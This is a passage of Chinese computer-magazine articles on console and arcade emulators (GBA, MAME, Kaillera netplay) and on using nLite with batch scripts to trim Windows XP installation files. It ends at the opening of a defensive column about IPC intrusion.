1989 年，任天堂公司发布了一款可以更换游戏卡的掌上游戏机—— GameBoy，虽然它的黑白单色屏幕在现在看来太单调，但是它却开创了掌上游戏机领域的一块新天地。

1998 年，任天堂推出了彩色的 GameBoy 游戏机，成为当时乃至现在仍然时尚的掌上游戏机。

2001 年，任天堂再次重拳出击掌上游戏机领域，推出 GameBoyAdvance（简称 GBA），为掌上游戏机提供了更好的画面和声音支持。

GBA是上一代掌上游戏机的王者，一经推出没有任何悬念地战胜了所有的对手。GBA 有两种型号，早期的 GBA 和后期的 GBA SP。GBA 的最大缺点就是屏幕容易划伤和屏幕太暗，GBA SP 完美的解决了这两个问题，但是价格有所提升。





图 15

VisualBoyAdvance 是目前用得最多的 GBA 模拟器，最新版为 1.80beta2（见图 15），操作的方式与之前的 FC 模拟器相当类似，具体是操作就不详述了，大家可以到自己尝试掌握 VBA 的操作。

6 街机搬回家 天天玩不停

湖南玩家周严：

我高中的课余生活几乎都是在街机厅里度过的，因为性格比较沉默，没有什么朋友，只有在街机上才能感觉到自己不那么孤独，几乎大部分游戏都算高手，《侍魂》、《拳皇》等格斗游戏时常有高人过来挑战，打完了不管胜负竟然多少都会有惺惺相惜的感觉，让我觉得对手亦是朋友的感觉。如今工作了，没有时间 在街机厅中，不知还有没有机会和街机高手在游戏中一决胜负。

街机在 PC 上的模拟已经非常成熟，像 MAME 这样的模拟器已经能够模拟大部分街机游戏，新的游戏也在不断扩充之中，而且 MAME 通过 Kaillera Server 可以和世界各地的朋友联机，共享街机游戏的快乐。

CAPCOM 公司 CAPCOM

CAPCOM 创立于1979年，最初名为“I.R.M”，是一家电器零售商。1983 年公司正式更名为 CAPCOM。CAPCOM 这一名字的由来是“CAPSULE”（胶囊）和“COMPUTER”（电脑）的合成。CAPCOM 公司制作了《1942》、《荒野大镖客》，相信这些 FC 游戏你不会陌生。1987 年，CAPCOM 推出《街头霸王》，该作的出现意味着 2D 格斗游戏这个游戏类型真正成型。1996 年开始，CAPCOM 推出《生化危机》系列，其游戏也被拍成电影。



SNK 公司 SNK

可以毫不夸张地说，SNK 制作了有史以来街机上最好的格斗类游戏，《拳皇》系列理所当然地被公认为格斗类老大。此外，SNK 制作的《侍魂》、《双截龙》、《合金弹头》系列也成为公认的经典。但是，SNK 公司 2000 年被韩国某厂商收购，此后一直也没能再现之前的辉煌。



MAME，街机我无所不能玩

MAME 是 Multiple Arcade Machine Emulator，也就是“多类型街机模拟器”的简称，由 MAME 小组开发，是一个完全开放源代码的模拟器。这是一个仍在不断更新、完善的模拟器，也是一个模拟街机游戏数量最多的模拟器——



图 16

到目前支持超过2000个街机游戏，许多现在市面上已经绝迹的老游戏，已经或正准备在MAME上恢复青春。

由于MAME是在DOS下使用，不是很方便，需要使用前端工具，Windows界面的MAME32就直观好用的多了。基本的操作和设置与其他模拟器的相仿，稍微琢磨一下就可以学会使用，如果新手朋友还有困惑，可以到http://bbs.emu-zone.org/showthread.php?t=159923学习较详细的使用方法。

这里说一下MAME独具特色的作弊功能，在游戏进行中按下TAB键，可以看到有"Cheat"一项(见图16)，这是一个与FPE类似的修改工具，进入其二级菜单后，第一项"Load and/or enable a cheat"是载入已经预设的作弊选项，如果你在MAME目录下放有专门的作弊数据CHEAT.DAT文件，就可以载入其中对应当前游戏的作弊项(一般有生命、法力、时间和爆弹无限，武器可选，跳关、对BOSS一击必杀、无敌等等，但不是所有的游戏都会有这么多选项，视游戏类型及作弊文件制作者能找到的地址多寡而定)，按左、右键激活之，用回车键查看更多内容。

小知识

CHEAT.DAT是有专人制作，并随着MAME的版本升级不断更新的，可以在这里找到http://cheat.retrogames.com。如果没有这个文件或者文件内无对应当前游戏的数据，你可以自行寻找。常用FPE的玩家看到菜单中的"Start a new cheat、search"、"continue search"这样的项目一定就会知道是什么意思，对的，我们可以像使用FPE一样来使用MAME这个内建的修改功能，找到相关地址后，还可以参考CHEAT.DAT内的数据格式，加入你自己的作弊码，这个功能使用起来非常简单和方便。

家里大战街机游戏，爽

模拟器联网基本用的都是Kaillera，而MAME32K是Kaillera官方根据原版MAME编写的专门用于联网的街机模拟器，玩起来也非常简单。

第一步：在联网之前先设置好你的模拟器，设置的方法和原版MAME基本一样，这里就不罗 了。所要说明的一点是，联网时无论你是1P还是2P、3P或者4P，键位都以你所设置的1P键位为主。

第二步：设置完成后，执行"File→Play Network Game"，出现如图17的窗口。

这就是Kaillera的主体界面，窗口分为几个部分，下面一一说明。

中间窗口主体为服务器列表，显示了服务器的详细信息，包括服务器名称、位置、Ping值、Kaillera版本、人数、游戏数和服务器IP，大家可以根据需要选择服务器进入，当然Ping值越低越好。

主体窗口的上方，为几个标签。可以按照需求分别点击，对服务器列表进行排序。

主体窗口的下方，分别为使用者的名字(Username)和联网的方式(Connection type)，自己根据情况变更即可。

第三步：选定服务器进入后，出现如图18的新窗口。窗口右边为使用者列表；中间的"Chat"框方便玩家进行交流；下方为建立好的游戏列表，你可以加入（选中点"Join"，或双击）已建好的游戏，也可以自己新建（Creat New Game）一个新游戏等别人加入，一切就绪后主机点"Start Game"就行，主机有踢人(Kick)的权力。

MAME32K还有几项特殊的功能：

1.网战录像。主机建好游戏后，按住Ctrl+Shift（此为默认键位，当然你也可以自己改，下面所说的均是默认键位），再点"Start Game"。网战录像回放时选择"File"菜单中的"回放Kaillera"，点击"Playback Kaillera Input"即可。




图 17




图 18

2.传送DIP设置。DIP设置即机台设置，可以设置游戏难度，游戏人数，投币情况，NeoGeo游戏可以设置家用机或街机模式等。游戏开始后，按Tab键进入Dip Switches，在里面设置好后，按住左SHIFT+F10传输DIP设置，然后按F3重启游戏即可。

3.热键。虽然通过合理的设定，原版MAME同样可以达到热键的效果，不过MAME32K方便了大众，在键位设置里面可以直接找到相关的设置。

4.Reset。万一发生不同步现象（这种情况发生的概率在MAME32K里很小)，可通过按F3重启游戏达到恢复同步的效果。一般模拟器要是不同步的话，基本只能重启模拟器了，再不行就只能重启电脑了。

7 TVGame 排好队 全都会有模拟器

本期特别话题我们介绍比较流行的TVGame、掌机、街机的模拟器，而最新的主机还在模拟的研究当中，现在都还在比较初级的水平，但相信不远的将来，PC玩家朋友们就能享用主流主机的模拟器了。


三大主机的模拟

三大主机（PS2、XBOX和NGC）的模拟进度一向是大家最关心的，就目前的情况来说，三大主机模拟器都只停留在很初级的水平。因此，这边就不介绍模拟器的使用了，重点放在三大主机模拟情况的简介上。

首先说说大家最关心的PS2模拟情况。PS2模拟器的完成度相对来说是很落后的，不仅许多游戏画面有严重错误，而且速度基本都不足10帧，多数情况在5帧以下，因此，要用模拟器玩PS2游戏是绝对不现实的，模拟器目前只能看看游戏贴图而已。

推荐模拟器： Pcsx2 0.8 官方主页：http://www.pcsx2.net/





XBOX模拟器（主要是Cxbx）的情况比PS2好不了多少，目前的话，只有《恐龙猎人》能勉强运行。另外，这个模拟器也很久没放出新版本了，推测有两种可能：要么是作者遇到了瓶颈，没法继续下去，要么就





是模拟器被微软收购了。

推荐模拟器： Cxbx 0.8.0-Pre2 官方主页：http://www.caustik.com/cxbx/

NGC模拟器的完成度在三大主机中是最高的，但这只是一个相对的说法，如果你的CPU够强，运行部分游戏可能可以达到二、三十帧；而对于泡泡龙这样的2D游戏可以到满帧！总体来说，NGC模拟器的完成度仍然是很低的，就目前最受欢迎的《生化危机》来说，平均帧数在0～4帧，配置再高也没用。



推荐模拟器： Dolphin v1.02 官方主页：http://www.dolphin-emu.com/

最新掌机模拟前瞻

NDS是GBA的下一代掌机，全称NitindoDoubleScreen，特点为双屏幕，下屏幕为触摸屏，屏上附有耐久度高的保护罩，拥有麦克风和无线机能，可以实现互联网音频聊天，最大16台DS无线联机。



目前NDS没有任何可以运行商业游戏的模拟器，只有几个刚开始开发的。



由SONY推出的掌上游戏机PSP，机能十分强大，除了强大的游戏平台以外，还拥有媒体播放能力，专用UMD影碟。是NDS强有力的竞争者。目前PSP只是DUMP出少数游戏的ISO，没有任何具有实际或者象征意义的模拟器，倒是PSP上的GB模拟器已经出现，不过目前还只是初级阶段。

本文应用方案都经过《电脑爱好者》开放测试平台测试通过，测试平台配置为

CPU Pentium 4 3.4E 主板	ASUS P5GDC-V Deluxe	显示卡 技嘉GV-RX85X256V	散热器 九州风神 SNOWMAN P720
硬盘 西部数据Raptor WD740GD	操作显示器 三星913N	显示器 n飞利浦190S6	内存 宇瞻Apacer 512MB DDR400*2 转播
音箱 漫步者S2000V	电源 航嘉磐石400	摄像头 创新Live! Ultra	声卡 创新Audigy 2 ZS Platinum Pro
无线基站 技嘉GN-BC01	机箱 富士康TP230	光存储 华硕DRW-1608PDVD刻录机	

测试平台在线访问地址为：http://lab.cfan.com.cn

CF [ZT01]

强力抽脂减肥术　安装文件也能极速瘦身

我的 Windows XP 安装盘只有 200MB!

★★

■ 山东 高峰

从原先 Windows 98 占用磁盘空间 500MB，到现在 Windows XP 的近 2GB，Windows 几次升级让“老机”们越来越不堪重负。实际有相当数量的功能组件你根本用不到。将它们剔除后，在配置较低的电脑上也能顺利安装 Windows XP/2003 等系统。在网上甚至已经有牛人通过精简将 Windows XP SP2 安装在了只有 32MB 内存的电脑上(32MB 只是能够启动，要实现基本功能则必须 64MB 以上)。

我们今天要做的，不是从已经臃肿无比的系统中剔出赘肉，而是直接从安装文件入手，制作出一个精简版的 Windows。先介绍一下要使用的工具——nLite。

nLite 小档案

- 软件版本:0.99.9Beta　　软件大小:1027KB
- 软件性质:免费软件　　适用平台:Windows 2000/XP/2003
- 下载地址:http://www.onlinedown.net/soft/31296.htm
- 软件备注:运行nLite需要.NET Framework运行库，根据提示在http://download.microsoft.com/download/a/a/c/aac39226-8825-44ce-90e3-bf8203e74006/dotnetfx.exe下载安装后即可正常使用nLite。另外，经测试发现nLite对Windows 2000的支持度不及Windows XP/2003理想。

减肥计划进行中

相信你已经安装好了 nLite，现在以精简 Windows XP 安装文件为例为大家介绍 nLite 的基本使用。

第一步:运行 nLite，出现向导界面，在其中的“Language”框中选择“Simplified Chinese”(简体中文)，nLite 就自动切换至简体中文界面了(见图 1)，点击“前进”。



图 1

第二步:选择 Windows 安装文件所在位置，如果是 ISO 文件请先使用 WinISO 或 WinRAR 解压到临时目录中再进行选择，所选目录中应含有 I386 目录及相关安装文件(见图 2)。选择了正确目录后，在 nLite 向导的“信息”框中就显示出了指定 Windows 安装文件的版本、语言、路径、大小和安装文件所在盘符的剩余空间(见图 3)，确认无误后点击“前进”。



图 2




图 3

第三步:选择需要进行的任务，其中包括了“Service Pack 整合”、“修补程序包整合”、“驱动整合”、“组件移除”、“无人值守安装”、“选项和优化”、“可引导 ISO 镜像”7 个选项按钮(见图 4)。比较常用的是“Service Pack 整合”及“组件移除”，选择好后点击“前进”进入下一步。



图 4　注意:7 个按钮均为复选框，可多选

第四步:由于第一次使用 nLite，所以先前并没有保存任务以前操作的预设文件，故在出现的“预设(导入其他设置或是加载上次设置)”框中点击“前进”进入刚才选择的任务执行界面中。由于本例中勾选了“Service Pack 整合”及“组件移除”，所以首先进行前者设置，在对话框中显示了当前的 Windows 版本，点击“请选择要整合的 Service Pack”右侧的“选择”按钮，在文件选择框中选择要整合的 SP 包(EXE 格式)即可，如 Windows XP SP1 可以整合 SP2 包(本文中进行操作的文件已经是最新的 Windows XP SP2，暂时没有 SP 可以整合了)，点击“前进”进入下一个任务。

第五步:弹出的“兼容”对话框可能吓了你一跳(见图 5)，在此对话框中可以勾选所需要的功能，这样就能避免后面的精简操作误删了支持这些功能所需要的



图 5

组件。在"组件移除"列表中以树状目录分类方式列出了系统中的所有组件:红色显示的是非常重要的系统组件,不推荐删除;黑色显示的则是可以删除的部分,删除后一般不会出现问题。另外,将鼠标悬停在某个组件的上方时,可以看到该组件的详细说明和大小以及该组件所依赖的组件信息(见图6)。选择完成后点击"前进",在弹出的提示框中确认即开始处理过程,完成后在状态条上会显示"完毕",点击"前进"然后在最后的向导界面中点击"完成",大功告成。



图6

听听老鸟们的经验谈

显示为红色的组件到底应不应该删除?显示为黑色的组件是否一定可以删除?来听听nLite老鸟是怎么说的:

1.多媒体

在此部分中可以清楚地看到Windows Media Player 6.4显示为红色。你可能会想,现在大家都已经使用9.0、10.0这样的高版本了,为什么还要保留这个6.4版本呢?当你将鼠标悬停在另一个高版本的Windows Media Player上时,右侧显示的信息会让你恍然大悟:"依赖:Windows Media Player 6.4,Internet Explorer 核心",原来高版本的Windows Media Player是以6.4版本为基础的。但如果你的系统是单纯用来作为服务器的,那么这个组件就可以放心地删除了。

2.操作系统选项

建议保留"输入法编辑器"、"手动安装和升级"、"开包即用(OOBE)"。保留"输入法编辑器"是因为需要使用中文输入法,如果不需要输入中文则可以删除。"手动安装和升级"用于从硬盘或者软盘启动来安装Windows的,如果你仅仅需要从光盘启动安装Windows的话,可以删除。该组件大小为44MB(见图7),我更多时候是从硬盘上手动安装Windows,而很少使用光盘启动安装,所以保留这个组件。这个组件实际上分成2个部分,"手动安装"和"手动升级",目前对于个人用户应该说



图7

很少有人需要"手动升级"了(即把Windows 98/NT/2000升级为Windows XP)。但在nLite中"手动安装和升级"是作为一个组件来处理的,要处理掉"手动升级"这个鸡肋同时也意味着失去"手动安装"(解决方法请参见《巧用批处理 自已打造nLite超强版》)。"开包即用(OOBE)"用于Windows的激活,如果是免激活的大客户版本Windows XP(即VOL)则可以删除,但如果是零售版的Windows XP,就不能删除该组件,否则将导致无法激活Windows XP,你辛辛苦苦安装好的系统可能就无法启动了。

3.系统服务

显示为黑色的服务组件可以根据自己的需要进行移除,具体对应功能及删除后可能出现的问题请参考本刊今年第8期的《服务停止以后》。大多数人都会选择关闭Windows的系统还原功能,可以将显示为红色的"System Restore"移除。但系统服务不宜删除过多,免得一些程序工作不正常。建议保留大部分的服务,仅仅删除长久以来绝对不曾用到的服务(如"Uninterruptible Power Supply"服务,我没有UPS电源,所以肯定不会用到)。

4.驱动程序

删除"打印机"驱动不会影响虚拟打印机的安装(如Acrobat的PDF虚拟打印机),但前提是保留"硬件支持"中的"打印机支持"组件。对于没有并且将来也不打算使用的硬件,可以将其驱动删除。

5.语言

建议同时保留中文简体和繁体中文,在上网 览中经常会需要使用繁体编码。另外nLite自身的BUG会导致删除繁体中文的同时删除简体中文。

nLite 0.99.9Beta有一个新功能,在"组件移除"时选择菜单"高级",会弹出"保留或移除额外文件"对话框,输入需要额外删除和保留的文件名。如本文在缺省基础上保留了net.hlp和ntcmdsw.chm这2个文件,在本篇文章的后续篇《巧用批处理 自已打造nLite超强版》中还会用到此对话框。

CF [YY01]

它有BUG你别急 救赎nLite的三宗罪

巧用批处理 自己打造nLite超强版

★★★

■山东 高峰

nLite目前仍处在Beta测试阶段，存在很多未解决的BUG和不足之处。特别是对于中文版Windows，问题更是严重。为弥补nLite的不足，我决定自己动手打造nLite增强版。

nLite的三宗罪

1.过度精简可能导致“营养不良”

使用nLite的初学者往往喜欢追求极端的精简效果，而导致过度精简。安装完系统后，使用一段时间才发现很多软件无法正常使用。由于nLite将安装源文件精简了，安装后如果发现少了什么东西再添加回去非常困难，迫不得已只好重装。其实严格来说这不能算nLite的缺点，而是使用者自身的问题。

2.nLite自身不完善

由于nLite发展时间还较短，还存在一些BUG和问题，比较明显的有3个:

①损坏硬盘安装(即“手动安装”)的相关文件，所以在DOS下或从硬盘中安装精简版可能会提示缺少文件，不过此问题可以通过将安装目录指向I386目录加以解决。

②经nLite精简过的系统，在发现新硬件时，即使是系统本身支持的硬件(即自带驱动)安装驱动也会很慢，而且会弹出对话框提示确认。这是由于nLite破坏了驱动程序的数字签名。要解决此问题只有期待新版本nLite了，由于并不影响实际使用，所以作者说等1.0版本后才会考虑解决。

③对中文支持不够好，不是说nLite程序本身不能支持中文，而是说nLite对中文版Windows的支持还不够好，对我们影响最大的一个问题就是中文输入法问题。如果精简了语言文件，会造成“微软拼音输入法”缺少文件，导致这个输入法不能用，而且会关闭正要输入文字的程序(在切换输入法时也会出现此问题)，比如“记事本”、Office等。

3.无法满足更细化的要求

比如nLite可以删除“语言”组件，但不能仅仅删除输入法;nLite可以删除“显示适配器”驱动，但无法删除某个特定类型的显卡驱动(比如仅仅删除Matrox公司的G200显卡驱动);还有上文中删除“手动升级和安装”时遇到的麻烦。这些都需要手工来解决，当然你也可以期待nLite在以后的版本中解决，但谁知道会在哪个版本呢?

救赎nLite的三宗罪

1.为什么要进行后期处理

虽然新版nLite已经能很好地工作了，但仍需进一步改造才能满足我们的需求。这里我用批处理脚本来自动化地完成这一切，有人可能会问为什么选择脚本呢?其实最初我也是纯粹手工进行的，但几次后就发现这样太浪费时间了，并且极易在某些环节犯错误，最后我决定将这种重复性工作交给电脑来完成。

2.nLite的原理

要对nLite精简后的Windows安装文件进行后期加工，就不得不先学习一下nLite的运作方式了。Windows安装程序使用配置文件来控制安装过程，主要的配置文件有layout.inf、dosnet.inf、txtsetup.sif。layout.inf用于记录每一个文件在Windows光盘上的位置;dosnet.inf用于控制哪些文件需要从Windows安装光盘被复制到硬盘的临时文件目录来完成安装;txtsetup.sif负责Windows安装程序最初处于文本界面时的文件复制。当然还有其他几个文件，比如Drvindex.inf用于记录驱动程序，如果要删除Windows XP自带的某个驱动，需要删除该驱动在Drvindex.inf中引用的记录，如果需要添加某个驱动，则可按照Drvindex.inf中其他驱动的格式来添加。intl.inf负责安装多国语言支持。这些文件在Windows安装盘中都是未压缩的，前4个是普通的ASCII文本文件，而intl.inf则是Unicode编码的文本文件。还有很多压缩的INF文件，负责组件和驱动程序的安装，除了txtsetup.sif外都是INF文件。在英文版的Windows上只有intl.inf是Unicode编码的，而在中文版的Windows上大多数INF文件都是Unicode编码的。

nLite精简原理简单来说就是在指定要精简的文件(比如写字板wordpad.exe)后，在所有的Windows配置文件中查找出现“wordpad.exe”的地方并进行删除和修改，这样Windows安装程序在读取配置文件进行安装过程时就不会安装这个文件了。如果需要删除组件则不能修改layout.inf，因为此文件仅仅指定文件的位置，而不能决定该文件是否安装。

3.三拳两脚搞定nLite

工具准备:为了弥补Windows命令的不足，本文采用了几个体积小巧却功能强大的GNU工具(关于GNU的概念请参考本刊今年第10期的《稀饭魔语大辞典》)，可以从http:/

/www.newhua.com/cfan/200511/gnu.zip 下载。压缩包中包含了 3 个小工具，分别为 sed(通过命令行编辑文件)、fgrep(类似于 findstr 命令)、recode(用于转换 Unicode 编码的文本文件)，下载解压后请放在与 I386 目录平级的位置。

* 本文的所有脚本已打包提供下载，下载地址:http://www.newhua.com/cfan/200511/nlitebat.rar。

⑴准备工作:INF集中整理

Windows 安装文件大多压缩过(见图 1)，要修改那些压缩过的INF文件怎么办？把下面的批处理命令保存为ripinf.cmd 文件(其中 rem 语句后的为脚本的注释)，放在 Windows XP 安装文件目录中(ripinf.cmd 应与 i386 目录同级):




图 1

```
if exist inf rd /s /Q inf
rem 把所有的in? 为后缀的文件复制到inf目录
xcopy i386\*.in? inf\
cd inf
rem 解压缩所有的in_文件
expand -r *.in_
md inftmp
rem 分离inf文件和非inf文件
move *.inf inftmp\
del /Q *
move inftmp\*
rd /s /q inftmp
rem 把所有的sif为后缀的文件复制到inf目录,一般仅仅是txtsetup.sif
xcopy ..\i386\*.sif
```

双击执行 ripinf.cmd 后，就可以在 INF 目录中找到所有已经解压缩的 Windows 配置文件了。

⑵开始发招:批处理解决大问题

首先备份 nLite 处理之后的目录，把该目录复制一份，这样手工删除组件时一旦出错，还可以回到刚才 nLite 结束时的状态，避免了重新进行耗时的 nLite 过程。

①精简 nLite 不能删除的某些组件

删除"手动升级"。打开"资源管理器"，进入 nLite 之后的安装文件目录中的 I386 目录，I386 目录下的 WIN9XMIG、WIN9XUPG、WINNTUPG 目录，分别用于支持从 Windows 9x/NT 升级安装 Windows XP，这 3 个目录大约占用 38MB 空间(见图 2)，这就是上文中"手动升级"的组件部分。将这 3 个目录删除就精简了"手动升级"而保留了"手动安装"。把下面的命令保存为 ripupgrate.cmd，放在 Windows XP 安装文件目录中，此脚本同时支持 Windows XP/2003:




图 2

```
if exist i386\Winntupg rd /s /Q  i386\Winntupg
if exist i386\Winntmig rd /s /Q i386\Winntmig
if exist  i386\win9xupg rd /s /Q  i386\win9xupg
if exist  i386\Win9xmig rd /s /Q  i386\Win9xmig
```

②精简内存盘驱动 ramdisk

你可能会问 ramdisk 是什么，为什么要精简它？正常运行 XP 的时候，并不需要这个 ramdisk(内存盘)驱动(这个内存盘不同于以前介绍过的的内存盘，它主要用于从光盘上运行的 Windows XP PE 或者嵌入式的 Windows XP)，所以这个 ramdisk 几乎无用，精简掉后还能进一步减少系统启动时加载驱动的时间。从而加快启动速度，减少内存占用。

选择一款对 Unicode 文件支持较好的文本编辑器(本文选用 EmEditor)，在刚才的"准备工作"步骤中所获得的 INF 目录中搜索"ramdisk"关键字(不含引号)。在 EmEditor 中即为:选择菜单"Search→Find in Files"(搜索→在文件中寻找)，在弹出的搜索框中将文件类型设置为 *.*，下方的"encoding"(文字编码)使用缺省的"configed encoding"(自动切换 Unicode 编码进行搜索)。最后在搜索结果中我们可以发现在 defltwk.inf、dosnet.inf、dwup.inf、layout.inf、ramdisk.inf、txtsetup.sif 中包含"ramdisk.sys"和"ramdisk.inf"。经测试，只需删除 dosnet.inf、txtsetup.sif 这 2 个文件中出现 ramdisk 的行即可，将以下脚本保存为ripramdisk.cmd，和刚才建立的几个 CMD 文件放在一起。

```
rem 把i386\dosnet.inf 不包含ramdisk的行存为 tmpinf 文件
findstr /I /V ramdisk   i386\dosnet.inf  >tmpinf
rem 用 tmpinf 文件覆盖原来的i386\dosnet.inf,这样就从i386\dosnet.inf删除了包含ramdisk的行。
move /Y tmpinf i386\dosnet.inf
rem 同理删除txtsetup.sif中的ramdisk
findstr /I /V ramdisk   i386\TXTSETUP.SIF  >tmpinf
move /Y tmpinf i386\TXTSETUP.SIF
rem 实际要删除的文件名字记录到allfilefordel.txt中以后集中删除或者交给nLite去删除
echo ramdisk.sys>>allfilefordel.txt
echo ramdisk.inf>>allfilefordel.txt
```

③精简"智能 ABC"以外的所有输入法

我们这样做的理由是:

★东亚语言输入法非常庞大，输入法目录包含日韩繁简

各种输入法文件约100MB左右，而nLite不能单独删除输入法。

★并且nLite对中文版Windows的支持还不够好，对我们影响最大的问题莫过于中文输入法问题。如果你精简了语言文件，会造成微软拼音输入法缺少文件，并导致其他一些程序故障。

★Windows XP自带输入法不够方便。在安装完Windows XP，需要另外安装新的输入法，如紫光、拼音加加、微软拼音2003，极点五笔等，所以删除自带输入法非常必要。

小提示

“微软拼音2003”可以从http://www.microsoft.com/downloads/details.aspx?FamilyID=3C381308-E169-41F3-812E-AA8774162795&displaylang=zh-cn下载，或安装Office XP/2003完整版中附带的该输入法。

还是用刚才精简ramdisk时的方法，在INF目录搜索输入法相关的文件。我知道winzm是Windows的郑码输入法，搜索winzm的结果如图3所示。从图中可以知道输入法文件和




图3

defltwk.inf、DOSNET.INF、dwup.inf、HIVESYS.INF、INTL.INF、LAYOUT.INF、sysfiles.inf、TXTSETUP.SIF相关。查看文件内容后(见图4，图5)确定hivesys.inf和intl.inf文件包含了




图4

输入法的注册表信息，而从刚才的图3可以确定输入法的名称信息保存在dosnet.inf，layout.inf，intl.inf，txtsetup.sif中。我们要做的就是修改dosnet.inf，hivesys.inf，intl.inf，txtsetup.sif这




图5

4个文件，删除其中与输入法相关的信息。

同样，我们可以用脚本来完成这些工作。由于脚本较长，在此不列出代码，解压后将ripime.cmd放置在上文存放CMD文件的目录中，此脚本适用Windows XP/2003。

运行这个批处理文件，需要删除的文件列表就在allfilefordel.txt这个文件中了，将该列表复制到nLite的“保留或移除额外文件”对话框的“要移除的额外文件”框中(参考本期《我的Windows XP安装盘只有200MB！》)，nLite在精简时就会自动去除删除这些文件。同样，如果想要保留某种输入法，可以从刚才获取的输入法文件和注册表项列表中将要保留的输入法过滤掉。

(3)集合所有脚本

将下面的命令保存为postnLite.cmd，放置在刚才保存其他CMD文件的位置：

```
call ripupgrate.cmd
call ripramdisk.cmd
call ripime.cmd
```

这个脚本自动调用了刚才建立的3个批处理脚本。在每次使用nLite进行精简之后，在Windows安装目录中执行此脚本就能完成所有修补工作。

4.安装

在nLite完成修改之后，为了保证安装文件没有问题，可以用VMware虚拟机软件进行测试。测试的步骤如下，另外请关注本刊近期将推出的nLite后续测试文章。

1.在虚拟机中使用光盘启动安装，检查是否有什么问题。

2.在虚拟机的Windows下安装，执行I386目录下的Winnt32.exe文件，然后按照提示一步步去做。检查是否有问题，进入I386目录后，可以使用“winnt32 /s:i386 /unattend:winnt.sif /copysource:lang”命令实现全自动安装。

3.在虚拟机中使用Windows 98启动盘启动到DOS命令提示符下，接着执行smartdrv.exe（Windows 98安装光盘中有此文件），再进入Windows XP安装目录中的i386目录，输入“winnt /s i386 /u:winnt.sif”命令，实现全自动安装。

CF [YY02]

■ 掌柜的

DOS快餐店(特别篇)

批处理也玩“黑吃黑”

★★★

本文可以帮你学到

- 了解IPC入侵原理并掌握防御方法
- 抵抗信使炸弹的攻击
- 打造带警报的自启动项防火墙

自从前几次小伙计写了几个精彩的脚本后，就始终有些飘飘然，觉得掌柜的也不过如此，江湖上传言他为顶尖高手原来也只是浪得虚名罢了。这不？小伙计大摇大摆地走进了掌柜的办公室，准备提出加薪要求。可是掌柜的在干什么呢？目不转睛地盯着他的19英寸液晶屏幕并间歇性地进入沉思。

小伙计 手 脚地绕到了掌柜的背后，顿时被显示器上的内容镇住了——原来掌柜的是一个黑客组织成员。经过一番软磨硬泡，掌柜的终于同意传授他几招。

IPC木马之谜

